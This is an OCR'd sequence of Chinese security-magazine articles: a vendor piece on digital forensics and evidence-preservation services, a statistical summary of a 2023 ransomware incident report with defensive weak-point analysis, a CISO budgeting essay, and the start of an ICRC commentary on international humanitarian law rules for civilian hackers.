技术发展日新月异，犯罪手段不断升级，结合电子数据量的剧增，线索发

现的难度逐渐提高。然而，当前行业又面临着人才的严重短缺，这使得这一困境变得更加尖锐。技术人员少，难以高效响应侦查需求；同时第三方机构多为“小微”企业，缺乏专业人才与技术实力，难以跟随科技进步及时更新技术能力和工具，更难以助力执法机关突破疑难案件。



2、证据保全难

电子数据易篡改、易灭失，同时，行政机关与企业尚未构建成熟完整的证据保管体系，导致电子证据在法律纠纷中的应用面临诸多困难。特别是在知识产权和商业秘密侵权纠纷频发的今天，企业因缺乏成熟的证据保管体系，难以确保证据的真实性、完整性和合法性，继而导致维权周期延长和成本增加；与此同时，网络违规内容泛滥，证据易消逝，监管机关亟需建立实时、合法合规的固证和保存机制，以确保重要电子证据在调查过程中不被篡改或删除，防止证据链出现断层，确保证据效力。

3、法院采信难

为确保证据采信，移交法庭的每一项电子数据都必须经过严格的记录和验证程序，以保证其连续性和不可抵赖性。此外，需形成能够互相印证的证据链条，并由专业人员为法官和检方就电子数据证据进行详细解释。当前，缺乏完善的证据管理与鉴真体系，电子数据作为证据的可靠性和有效性难以保障，法院对电子证据的采信率低下。

也正因如此，传统的数字司法服务手段逐渐显露出其局限性。对于公安机关而言，面对日益增长的电子数据取证需求和技术难度的持续上升，传统的“电子数据鉴定”手段已无法满足案件侦查的紧迫需求；而对于企业与行政机关，其在电子证据管理流程和取证能力上存在不足，在法律对证据规范化要求不断提升的大背景下，进一步催生了对全链条数字司法服务的迫切需求。

二、强化三大核心策略，打造全链条数字司法服务

面对行业的挑战和全链条数字司法服务的需求，我们的思路是：“让数字司法服务往前走，渗透到案件处理的各个阶段”。

基于这个判断，奇安信采取了以下战略布局。

1、事前——区块链司法存证平台

作为集成块链技术的数据价值司法保护平台，区块链司法存证平台可以为企业、行政监管及执法部门提供第三方司法存证服务。作为“第一手”证据来源，该平台确保电子数据的真实性、完整性和可追溯性，高效协助企业确权维权，助推执法合规。

2、事中——取证服务技术网点

在全国范围内布局取证技术服务网点，以快速有效地搜集和分析电子数据，提供密码破解、数据恢复、入侵渗透、APP 分析、现勘、远堪取证分析服务等全方位技术支持服务，帮助客户合法合规、快速高效地固定电子数据，防止数据的灭失和破坏。目前奇安信在全国范围内布局了 31 个取证技术服务网点。

3、事后——司法鉴定机构

通过电子数据司法鉴定机构，为用户提供客观公正、科学独立的电子数据司法鉴定与出庭质证服务。奇安信目前拥有上海盘石司鉴、北京网神洞鉴、陕西洞鉴云侦 3 家电子数据司法鉴定机构，已出具近万份司法鉴定意见书，采信率达 100%，能够进一步确保电子数据证据链条的完整性和有效性。

通过上述布局，可以实现事前、事中、事后全链条的服务体系。但要提供真正高质量的数字司法服务，还需要持续提升服务质量、强化本地化属性，包括法律必须熟练、规范，技术保持行业领先水平。

因此，提升数字司法服务质量需要强化三大核心策略。

1、规范化

规范化是提升服务质量的基石。

数字司法服务机构除了严格遵循 CNAS 和 CMA 的标准进行实验室质量管理工作，梳理出一整套电子数据取证鉴定的流程与方法，还需要积极参与行业标准制定，推进行业朝着标准化、

规范化的方向发展。在具体实践过程中，严格按照这两个质量管理体系工作，尽管会增加巨大的工作量，但确保规范化是电子数据取证的前提。

2、人才培养与技术提升

电子证据行业技术更新换代很频繁，行业需要学习能力强的年轻人。

面对巨大的人才缺口，最根本的解决办法是数字司法服务机构发挥技术优势，积极培养新人，为人才供给上补充新鲜血液。目前奇安信数字司法服务已建立起了“四大培训认证体系”，积极培养新人，为行业输送了大量专业人才；同时，为应对技术的持续演进，奇安信数字司法服务与盘古实验室、涉网犯罪研究中心等单位展开深入合作，以确保为各类疑难案件提供全方位的技术支持服务。

3、规模化

规模效应将成为数字司法服务最大的护城河。

在数字司法服务领域，提升规范性、加强人员素质、强化技术能力等，都是迈向规模化之前的必经之路——所谓规模化，就是将这种高质量的服务，快速地复制、落地到全国各地。目前，连锁化经营模式已初露雏形，奇安信在全国范围内已设立了多个司法鉴定所和取证技术服务网点，同时构建了全国通用的司法存证平台。

只有打造覆盖广泛、体系完整、安全可信的数字司法服务体系，并透过持续的努力与创新，才能更好地服务企业、行政监管及执法部门，促成司法的公正、透明与高效，为构筑更为公平正义的社会贡献力量。

三、电子数据服务需聚焦三大核心需求


根据我们多年电子取证的经验，用户的核心需求在于以下三点：解决疑难案件、多地响应及服务前置，这也正是奇安信数字司法服务努力实现的“差异化服务”。

1. 协助解决疑难案件

技术的发展永远领先于鉴定能力的发展，在公安机关办案过程中经常会遇到缺乏相应经验的情况。

例如，在一次国家重大会议期间，某市发生了恶性事件：嫌疑人在公共场合使用 iPhone 的 AirDrop 功能来传送不当言论。事件发生很紧急，但由于 AirDrop 不需要联网也可以进行投送，极难溯源。公安机关在事件发生一周后，委托多家机构进行调查，但都没有取得突破性进展。然而，盘古实验室仅用三天时间便找到了关键线索，通过一系列技术手段，成功锁定了嫌疑人的联系方式。

这并非个例。随着新技术的不断发



自动提取 airdrop 相关信息

展，在鉴定过程中遇到陌生的终端设备和情景是常态。但“魔高一尺，道高一丈”，奇安信技术团队始终保持着研究、学习的心态，分析新型设备与新型作案模式，并将相关经验沉淀、共享，用专业技术实力高效突破疑难案件。

2. 多地响应

从单兵作战走向网点化、规模化，带给客户最直接的体验便是无论在哪儿、无论提了什么需求，都能高效响应，尤其在案件波及多地时，显得尤为重要。

在警方现场勘查时，若没有专业的技术团队辅助固定证据，可能会存在“易失数据损坏”等问题。数字司法服务需要构建遍布全国的服务体系，才可以提供最高效、最完善的服务。奇安信数字司法服务目前已经拥有 3 个司法鉴定所、4 个取证实践基地，取证专家服务团队覆盖全国 31 个省份，且在可预见的未来，司法鉴定所还将逐步拓展区域。

例如，2020 年上海警方在工作中发现了数个名为“色 ×”“绝 ×”的 APP 可下载观看色情短视频情况，奇安信技术团队协助警方定位到了嫌疑人窝点，包括广西、广东、湖北、江苏、福建等多地；在开展集中收网时，我司配合警方调度 10 位专业技术人员前往多地，同时进行现场证据固定，共计收集手机、计算机等检材 80 余部，固定色情视频上千部，为案件的依法处理提供了有力支撑。

3. 服务前置

通常而言，电子数据司法鉴定处于案件尾声阶段，但无论是对于公安机关还是企业、行政监管部门，都更关注事前的“线索发现”与违规证据保全。传统的数字司法服务，往往只提供事后鉴定服务，很难满足客户的多元化需求。



为了满足这些多元化的需求，行业需要推动“服务前置”的理念：

- 面向公安机关，提供事前线索研判、事中取证固定 & 数据挖掘与事后司法鉴定服务。在事前阶段，通过专业技术协助警方在海量数据中快速挖掘有效线索，能够助力警方高效突破诸多复杂疑难案件。
- 面向行政监管部门，提供事前违规内容存证、事中取证固定与执法流程上链与事后司法鉴定服务。通过事前将违规证据实时保全上链，能够有效避免后期证据被篡改、灭失的风险，确保行政监管更有效率与效力。
- 面向企业，提供事前商业秘密和知识产权保护存证、事中取证固定与事后司法鉴定服务。通过事前将价值数据与商业秘密进行确权保全，当侵权纠纷发生时，企业能够高效、快速举证，显著降低维权成本。

通过对客户需求的精准把握和对市场脉搏的敏锐捕捉，数字司法服务行业需要致力于实现服务深度与广度的双重拓展：以客户价值感为核心导向，持续推进技术创新与专业能力的提升，旨在为客户提供高质、高效而全面的数字司法服务。

结语

至今为止，公检法始终是数字司法服务的主要受众，但企业与行政机关有着更广阔的需求：据 2022 年全国法院统计公报，民事案件达到了刑事案件的十倍量级，其中合同纠纷、知识产权与竞争纠纷是电子证据的高频应用场景。尤为重要的是，与公检法不同，企业和行政机关对于电子证据的了解还很有限，专业成熟的取证、存证机制也尚未建立。

这意味着未来标准化、规范化、轻量化的数字司法解决方案存在广阔的需求。正因如此，奇安信数字司法服务推出了“奇证云”平台，期望达成刑事、民事、行政、诉讼等各个领域的全方位服务覆盖。

面对方兴未艾、充满无限光明的市场，奇安信数字司法服务希望自己的探索，可以为行业和社会带来更加广泛和深远的价值。

《2023 年中国勒索攻击态势报告》30 分钟是勒索攻击应急响应的“黄金救援期”

摘要


*根据勒索病毒攻击的“生存曲线”可知，勒索攻击的“黄金救援期”为发现攻击后的 0~30 分钟，在发现攻击者攻击后的半小时内，拦截攻击失陷的成功率极高，接近 90%。

*医疗卫生行业是勒索病毒攻击的重灾区，报案数量占到勒索病毒攻击事件报案总数的 21.4%；制造业排名第二，占比为 17.5%；生活服务紧随其后，占比为 14.6%。

*有 61.7% 的勒索病毒攻击事件根本无法进行溯源，甚至仅在内网或局域网中进行攻击溯源也完全无法实现。

*仅从入侵方式和渗透手法来看，勒索病毒的攻击与其他各类传统网络攻击相比并没有多少特别的“新花招”，这意味着，勒索病毒依然是一种可防、可控、可阻断的“网络传染病”。

*想要有效应对勒索病毒的攻击，要求政企机构必须具备实战化安全运营能力，同时，还要具备充分的应急响应能力，包括组织保障、技术方法、安全工具等多个方面，才能做到响应及时、响应有效。



第一章：勒索病毒攻击态势综述

一、月度分布

从 95015 服务平台 2022 年 1 月~2023 年 3 月接报的 206 起造成重大破坏或严重损失的典型勒索病毒攻击事件的每月分布情况来看，2022 年 1 月数量最多，为 28 起，7 月最少仅有 10 起。

二、行业分布


医疗卫生行业是勒索病毒攻击的重灾区，报案数量占到勒索病毒攻击事件报案总数的 21.4%；制造业排名第二，占比为 17.5%；生活服务紧随其后，占比为 14.6%。

三、攻击源 IP 分析

有 61.7% 的勒索病毒攻击事件根本无法进行溯源，甚至仅仅是在内网或局域网中进行攻击溯源都完全无法实现。除了完全无法溯源的机构，还有 13.1% 的中招机构，只能进行内网或局域网内的溯源，而完全无法得知攻击者是通过什么互联网 IP 访问了系统。

四、感染量分析

统计显示，在 206 起造成重大破坏或严重损失的勒索病毒攻击典型事件中，有 173 起案例的分析报告可以明确说明感染设备数。统计显示各类政企机构共有 1485 台设备感染了勒索



病毒。平均每起勒索病毒攻击事件造成 8.6 台网络设备（含虚拟机）被感染。

第二章：勒索病毒家族分析

一、勒索病毒家族分布

2022 年 1 月 ~2023 年 3 月，综合奇安信 95015 应急响应团队处理的所有勒索攻击事件中，phobos 勒索家族排名第一，占比为 22.8%；makop 勒索病毒排名第二，占比为 5.3%；mollox 排名第三，占比为 4.9%，排在后面的分别是 TellYouThePass、Magniber 勒索病毒。

二、Phobos 勒索病毒

Phobos 勒索软件家族，于 2019 年年初被发现，并不断更新病毒变种，其传播方式主要为 RDP 暴力破解或钓鱼邮件获取内网控制权后人工投毒，但此新变种勒索信内容与以往的 Phobos 勒索软件勒索信内容有所不同。

三、Makop 勒索病毒

Makop 勒索病毒是较新的恶意软件，传播方式包括 RDP 传播、利用邮件引导受害者下载第三方软件、木马及虚假的软件更新程序和“破解”程序等。

四、Mallox 勒索病毒

Mallox 勒索病毒于 2020 年被发现和披露。主要针对企业的 Web 应用和数据库服务器进行攻击，其中包括 Spring Boot、Weblogic、OA、财务软件等。

五、TellYouThePass 勒索病毒

TellYouThePass 勒索病毒最早发现于 2019 年 3 月，至今一直在活跃。加密方式采用 AES+RSA，在没有私钥的情况下无法解密。

六、Magniber 勒索病毒


Magniber 勒索病毒是一款臭名昭著的勒索软件，在 2017 年首次被发现，在韩国和亚太地区造成了较大影响。


七、BeijingCrypt 勒索病毒

最早发现于 2020 年。BeijingCrypt 后缀多为 .360、halo 或 .beijing。该勒索病毒能够感染任何 Windows 计算机。

第三章：攻击时长与生存曲线

报告分析的 206 起勒索病毒攻击典型案例中，只有 108 起案例的分析报告中，能够找到明确的攻击“起止时间”记录。而其余 98 起案例，无法回溯完整的攻击过程和攻击起止时间。








对有明确记录攻击起止时间的108起勒索病毒攻击事件的分析显示：完成一次勒索病毒攻击的平均时长为105.7小时、最短时长为3分钟、最长时长为529天。其中，17.6%的勒索病毒攻击事件是在1小时内完成的，超过半数是在12小时内完成的，24小时内完成的攻击事件超过六成。


统计显示，0~30分钟是勒索病毒攻击应急响应的“黄金救援期”，因为到30分钟时，系统生存率仍在90%以上。而到了5.5小时，即330分钟时，系统存活率就已经下降到了60%；而9.8小时，约590分钟是一个临界点，此时的系统存活率为50%。过了这个临界时间点，系统被成功投毒的概率就会大于生存概率。

第四章：勒索病毒的攻击手法

一、攻击手法综述

本次报告分析的206起典型案例中，有97起案例能够明确确认攻击者所使用的攻击手法。其中，52.6%的攻击事件使用了暴力破解，存在违规操作或使用钓鱼邮件攻击的事件分别占比为5.2%。此外，漏洞利用、漏洞扫描、远程登录和外插U盘，也都是比较常见的攻击方式。





二、暴力破解与弱口令

被使用最多的爆破手法是 RDP 爆破，在所有勒索病毒攻击者发起的爆破攻击事件中，占比为 29.4%。另有 5.9% 的勒索病毒攻击者选择 IPC 爆破，3.9% 选择 SSH 爆破。而其他各类形式的弱口令爆破占比约为 60.8%。

三、违规操作

在本次报告所分析的案例中，绝大多数的违规操作都是因为系统存在“非法外联”行为，才在溯源过程中被发现的。攻击者利用内网人员违规操作打开的映射端口或通道进入内网，结合其他攻击手法获取系统的控制权，实现恶意外联，对系统进行远程控制和监控。

四、钓鱼邮件

在本次报告分析的案例中，攻击者除了会进行挂马攻击或通过邮件附件直接投毒，还会使用一些“间接投毒”的攻击方式。即攻击者通过钓鱼邮件，诱使受害者直接感染的并不是勒索病毒，而是远控木马、盗号木马及下载者木马等其他类型恶意程序，在通过这些恶意程序实现内网渗透并最终完成勒索病毒的投放。

五、漏洞利用

利用 Windows 系统或 Web 应用系统的 Nday 漏洞入侵服务器或终端，进而入侵内网，也是勒索病毒攻击的重要方式。从实践角度看，0day 漏洞的利用在勒索病毒攻击中仍然是比较罕见的，对已知的 Nday 漏洞进行有效管理和及时修复，应成为当下反勒索病毒漏洞管理工作的重点。

第五章：网络安全建设薄弱点分析

一是安全建设基础薄弱，溯源分析能力缺失

从 95015 服务平台目前能够监测到的、实际发生过的勒索病毒攻击事件来看，遭到勒索病毒攻击的政企单位，绝大多数都是网络安全建设基础极其薄弱，存在显而易见的安全建设漏洞的单位。

特别令人担忧的是，受害机构还普遍存在威胁溯源能力严重缺失的问题。如前面报告分析显示，有 61.7% 的受害机构，在遭勒索病毒攻击后，其现有的安全措施完全无法支撑任何形式的内外部溯源，根本不知道谁访问过系统，何时访问过何种系统，进行过什么操作。

二是安全运营能力低下，应急响应措施不足

从报告前面的分析可知，遭遇勒索病毒攻击的黄金救援期仅有 30 分钟，超过 9.8 小时临界点，“死亡概率”就会大于“生存概率”。但本次报告分析的 200 余起勒索病毒攻击事件的

> 特别令人担忧的是，有 61.7% 的受害机构，
> 在遭勒索病毒攻击后，
> 现有安全措施无法支撑任何形式的内外部溯源。



受害者机构，他们或者是完全没有威胁发现能力，或者已经监测到攻击迹象（如暴力破解、非法外联等），却没有引起重视，没有及时采取任何有效行动，最终导致贻误战机、系统失陷，造成无法挽回的损失。

所以，政企单位必须建立实战化的安全运营能力，完善应急响应机制，提升应急响应能力。有条件的机构，还应积极开展网络安全应急响应技术演练、实战攻防演练，从整体上提升实战化安全运营能力与应急响应能力。

三是端口暴露问题严重，打开入侵绿色通道

端口暴露问题是政企机构的基本安全问题，统计显示，在 206 起勒索病毒典型攻击事件中，有至少 87 起事件涉及端口暴露问题，占比为 42.2%。累计暴露端口 134 个，涉及端口号 27 个。其中，被勒索病毒攻击者利用最多的暴露端口号 TOP5 分别为：3389（19.4%）、445（12.1%）、135（5.3%）、139（4.4%）、3306（2.9%）。

四是身份验证机制不全，暴力破解大行其道

在勒索病毒攻击事件中：有 49.5% 的事件与管理员弱口令有关；在 52.6% 的事件中攻击者使用了暴力破解；而能够被成功爆破的口令，理论上讲都属于弱口令。表面上看，弱口令问题是安全意识问题。但从本质上看，弱口令的存在本身就说明系统的身份认证机制不完整或者是存在重大的缺陷。现代身份安全思想则认为：使用静态口令本身就是不安全的，因为静态口令天然就存在被泄露和窃取的可能。

五是安全漏洞缺乏管理，供应链风险不受重视

想要实现有效的漏洞管理，系统运营者不仅需要建立内部系统的漏洞管理平台，知晓漏洞的位置和安全现状，还需要建立漏洞情报收集能力（如 SRC）、漏洞响应与修复能力。正是由于漏洞管理的复杂性，多数政企机构都没有能力独立建设漏洞管理能力，通常需要有安全厂商的支持与帮助。

此外，供应链的安全问题也未引起足够的重视。在本次报告分析的案例中，就有多起案例是因信息化供应商开发的专用系统，如 OA、ERP、CRM 等存在已知安全漏洞而引起的。对于大型政企机构来说，业务系统往往错综复杂，信息化供应商也往往不止一家，漏洞四处潜伏的情况也非常普遍，这也给漏洞管理工作增加了很大的难度。

在经济衰退时期如何管理一流的安全计划

随着全球经济衰退的迹象不断增多，许多企业正在全面收紧支出。网络安全仍然是几乎所有类型组织的关键问题，安全主管需要注意安全支出，同时做到有效应对最新的威胁和暴露风险。

一些安全主管可能本能地想要在经济风暴中脚踏实地低头前行，但时代的挑战为安全组织转型提供了独特的机会。构建一流的安全计划从安全主管开始。一流的 CISO 可以利用这个机会，证明他们作为的价值，并提供更好的整体安全计划，既基于风险又能够响应不断变化的业务需求。

安全主管现在面临的明显挑战是，在经济衰退期间，大多数公司在资金使用上会变得更加保守。即使是重要的安全升级也可能受到审查。因此，请准备好与企业的管理团队讨论安全如何发挥作用。围绕安全如何以可衡量地支持业务的方式进行讨论——从帮助提升盈利，到与客户建立信任，再到促进新数字工具的使用。

为了展示价值并证明未来安全预算的合理性，请将安全计划的目标集中在三个主要影响领域：弹性、成本管理和业务敏捷性。

建立信任和弹性

虽然历史数据显示，经济衰退往往会带来更多网络攻击，但 CISO 与其他高管关于安全预算的讨论，则应侧重于展示安全的价值，而不是警告潜在风险。避免使用恐惧、不确定性和怀疑 (FUD) 的信息，如勒索软件攻击的成本或违规罚款等问题。这类论点对于预算请求来说是站不住脚的。

相反，CISO 应该通过展示安全计划如何支持和使能业务，与其他高管建立信任。您需要制定详细的用例，说明安全如何影响企业的盈利或如何直接有助于保留客户（如签署具有严格监管要求的客户）。使用积极的信息，强化一个经常被忽视的事实，即安全创造了自己独特、可衡量的价值——它不仅仅是销售团队承担的另一个成本中心。

安全主管现在面临的明显挑战是，
经济衰退期间，
大多数公司在资金使用上会变得更加保守。

管理安全成本和复杂性

与任何技术基础设施一样，安全性可能会变得臃肿。如今，大多数现有架构都是逐个产品构建的，随着时间的推移，变得极其复杂。复杂是安全的敌人，因为它可以掩盖漏洞，同时造成运营效率低下、成本高昂。

安全领域有句老话：“我们擅长购买新的安全设备，但不善于实施；我们忘记如何进行安全优化、而且从不去除任何安全设备。” 尽管许多安全团队已经养成了添加产品、服务和订阅的习惯，以应对出现的新风险和空白，但现在是时候重新评估所有这些措施是否仍然有效地服务于其预期目的。CISO 应利用这个机会评估其现有的安全架构和许可。

安全整合可以有助于简化基础设施，从而提高效率、降低成本并缩小组织的攻击面。此外，它还可以帮助最大限度地发挥现有员工的价值。您可能不会解雇任何人，因为大多数安全团队都面临人手不足的调整。基础设施整合还可以实现更多日常任务的自动化，如补丁管理。这可以让安全团队腾出时间从事影响更大的活动，如威胁狩猎和主动风险管理。这样，组织就可以在不增加员工人数的情况下，从员工身上获得更多收益。

提高业务敏捷性

在不确定的时代，变化是唯一的不变。这些变化可能包括转向新的基于云的工具，以帮助企业节省许可成本；或伴随并购 (M&A) 进行重大组织调整。一流的安全计划应旨在实现动态业务敏捷性，在每个环节保持组织的安全和可扩展性。

基于风险的敏捷安全计划可以帮助业务部门快速响应市场需求，同时简化用户体验、确保生产力并减少安全开支。这可能包括无缝采用最新的 SaaS 应用、通过零信任网络访问 (ZTNA) 保护大规模混合工作环境或使用 SD-WAN 解决方案连接和保护新收购的办公室。

转变安全的机会

经济困难时期来来去去。我曾带领安全团队经历过 2000 年初的互联网泡沫破灭和 2008 年金融危机等风暴。对于 CISO 来说，这是一个机会，可以证明自己是真正的安全主管，是组织管理团队的一员，可以为应对当前的经济状况尽自己的一份力量。

网络安全的价值始终基于防止网络攻击带来的所有损害（如数据 /IP 被盗、财务损失、法律 / 监管处罚、声誉受损），但一流的安全计划服务组织的更大目标与活动。通过将网络安全计划重点放在弹性、成本管理和业务敏捷性上，将会有助于构建更高效的安全计划，最终帮助实现更有效的安全性。



关于作者

詹姆斯 · 克里斯蒂安森

Netskope 公司云安全转型副总裁兼全球首席战略办公室负责人，致力于帮助提升云安全转型中的思想领导力，以增强客户对云部署的挑战和解决方案的理解。

战争期间“平民黑客” 8 条规则

编者按：红十字国际委员会法律顾问蒂尔曼·罗登豪瑟及红十字国际委员会新型数字战争技术顾问毛罗·维格纳蒂近日联合撰文，提出了在武装冲突背景下开展网络行动的平民黑客必须遵守的 8 条基于国际人道法的规则，并回顾了各国规管和限制平民黑客的 4 项责任。

文章提出，各国不应鼓励或容忍民间黑客在武装冲突背景下开展网络行动，红十字国际委员会呼吁各国“在鼓励或要求平民参与军事网络行动时适当考虑平民受到伤害的风险”；任何致力于法治或“基于规则的国际秩序”的国家都不能对其领土内人员无视国家或国际法开展的网络行动视而不见，各国需要制订并执行规范民间黑客行为的国家法律。

奇安网情局编译有关情况，供读者参考。

随着数字技术正在改变军队的战争方式，越来越多的平民通过数字手段卷入武装冲突，这一趋势令人担忧。平民（包括黑客活动分子、网络安全专业人员、“白帽”、“黑帽”和“爱国”黑客）远离实际敌对行动，包括在交战国家之外，正在针对他们的“敌人”开展一系列网络行动。一些人将平民描述为“首选网络战士”，因为“网络（国防）领域的绝大多数专业知识都掌握在私营（或民用）部门”。

在武装冲突背景下开展活动的民间黑客的例子多种多样。特别是在俄罗斯和乌克兰之间的国际武装冲突中，一些团体将自己描绘成“全球IT社区”，用他们的话说，其使命是“通过削弱侵略者经济、阻碍重要的金融、基础设施和政府服务以及让主要纳税人疲惫不堪来帮助乌克兰获胜”。据报道，其他人“呼吁并对乌克兰及其盟国的医院网站进行破坏性的（尽管是暂时的）攻击”，以及许多其他行动。由于许多团体活跃在这一领域，其中一些团体在其协调渠道中拥有数千名黑客，并向其成员提供自动化工具，武装冲突期间平民参与数字行动的比例达到了前所未有的程度。



这并非民间黑客第一次在武装冲突背景下开展活动，也可能不是最后一次。在这篇文章中，我们解释了为什么这种趋势必须引起各国和社会的关注。随后，我们提出了所有在武装冲突背景下开展行动的黑客都必须遵守的 8 项基于国际人道法的规则，并回顾了各国限制黑客的责任。

一、平民参与数字战争——一个令人担忧的趋势

民间黑客在武装冲突背景下开展网络行动的现象令人担忧，原因至少有三个。

第一，他们对平民造成伤害，要么直接瞄准民用物体，要么附带地损坏它们。一些专家认为民间黑客和团体主要是“网络治安维护者”，并强调他们的行动在技术上并不复杂，不太可能造成重大影响。然而，民间黑客和“军队”也确实破坏了各种民用目标，包括银行、公司、药房、医院、铁路网络和民用政府服务。

